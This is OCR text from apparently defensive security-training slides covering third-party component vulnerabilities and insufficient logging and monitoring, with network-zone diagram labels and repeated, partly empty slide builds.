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
Src Control
SUBVERSION
mercurial
3rd party check
JET BRAINS
IDE
Buddy
CI/CD
App Server

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

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

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

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

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

(Primary) Violated Principle	

Vulnerabilities in 3rd Party Components



Goal	Compromising an application by exploiting a publicly known vulnerability in one of it's included components (libraries, frameworks etc.)
How	Fingerprint application Search the web for corresponding vulnerabilities and exploits e.g. https://www.cvedetails.com/, https://www.exploit-db.com/, etc.
Solution	Be aware of all components you have in use Check all components for publicly known vulnerabilities Tools can help you with this task, e.g. GitHub Dependabot OWASP Dependency Check Sonatype Nexus IQ / Lifecycle Synopsys Black Duck Software Composition Analysis etc… Perform checks as early as possible in the development lifecycle For very high protection needs: consider to audit them
OWASP Top 10	A9:2017-Using Components with Known Vulnerabilities
(Primary) Violated Principle	„Understand how integrating external components changes your attack surface“


Internet
DMZ
Application
Intranet
Log Server
Business Logic
Input Val.
AuthZ
AuthN
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

DBs
LDAP
File Share
LB Proxy
Ext. Service
FW
WAF
FW
Int. Service

Insufficient Logging and Monitoring




Goal	Hide attacks and go unnoticed.
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Insufficient Logging and Monitoring



Goal	Hide attacks and go unnoticed.
How	Security relevant events are not logged appropriately
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Insufficient Logging and Monitoring



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
Insufficient Logging and Monitoring



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

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
Insufficient Logging and Monitoring



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
OWASP Top 10	
(Primary) Violated Principle	

Insufficient Logging and Monitoring



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
Insufficient Logging and Monitoring



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

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

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
Insufficient Logging and Monitoring



